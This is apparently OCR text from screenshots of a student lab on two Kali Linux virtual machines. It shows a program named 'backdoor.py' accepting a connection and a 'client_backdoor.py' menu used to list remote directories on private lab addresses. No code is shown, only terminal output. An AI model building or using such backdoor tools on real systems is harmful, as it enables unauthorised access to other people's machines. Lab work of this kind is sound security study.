File Macchina Visualizza Inserimento Dispositivi Aiuto
1 2 3 4
11:44
kali@kali: ~/Desktop
File Actions Edit View Help
(kali㉿kali)-[~/Desktop]
$ python backdoor.py
Client connected: ('192.168.50.100', 59850)
CTRL (DESTRA)


kali virtual [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
Applications Places Terminal Dec 5 17:44
New Folder
client_backdoor.py
kali@kali: ~/Desktop
zsh: corrupt history file /home/kali/.zsh_history
(kali㉿kali)-[~/Desktop]
$ python client_backdoor.py
Type the server IP address: 192.168.50.101
Type the server port: 1234
Connection established
0) Close the connection
1) Get system info
2) List directory contents
-Select an option: 2
Insert the path: /
dev
lib32
vmlinuz
lib64
run
boot
vmlinuz.old
CTRL (DESTRA)


kali-linux-2023.3-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
1 2 3 4
11:45
kali@kali: ~/Desktop
File Actions Edit View Help
(kali㉿kali)-[~/Desktop]
$ python backdoor.py
Client connected: ('192.168.50.100', 59850)
KALI LINUX
"the quieter you become, the more you are able to hear"
CTRL (DESTRA)


kali virtual [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
Applications Places Terminal Dec 5 17:45
New Folder
client_backdoor.py
kali@kali: ~/Desktop
lib32
vmlinuz
lib64
run
boot
vmlinuz.old
libx32
srv
home
usr
lost+found
tmp
swapfile
media
sys
bin
proc
mnt
var
etc
initrd.img.old
lib
root
initrd.img
KALI LINUX
"the quieter you become, the more you are able to hear"
CTRL (DESTRA)


kali-linux-2023.3-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
1 2 3 4
11:28
kali@kali: ~/Desktop
File Actions Edit View Help
(kali㉿kali)-[~/Desktop]
$ python backdoor.py
Client connected: ('192.168.50.100', 59850)
"the quieter you become, the more you are able to hear"
CTRL (DESTRA)
kali virtual [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
Applications Places Terminal Dec 5 17:28
New Folder
client_ backdoor.py
kali@kali: ~/Desktop
var
etc
initrd.img.old
lib
root
initrd.img
opt
sbin
****
-Select an option: 2
Insert the path: /home/kali/Desktop/
****
Calcolatore.py
.Trivia.c.swp
backdoor_migliorato.py
Trivia.c
Gioco
client_backdoor.py
backdoor.py
****
-Select an option:
"the quieter you become, the more you are able to hear"
CTRL (DESTRA)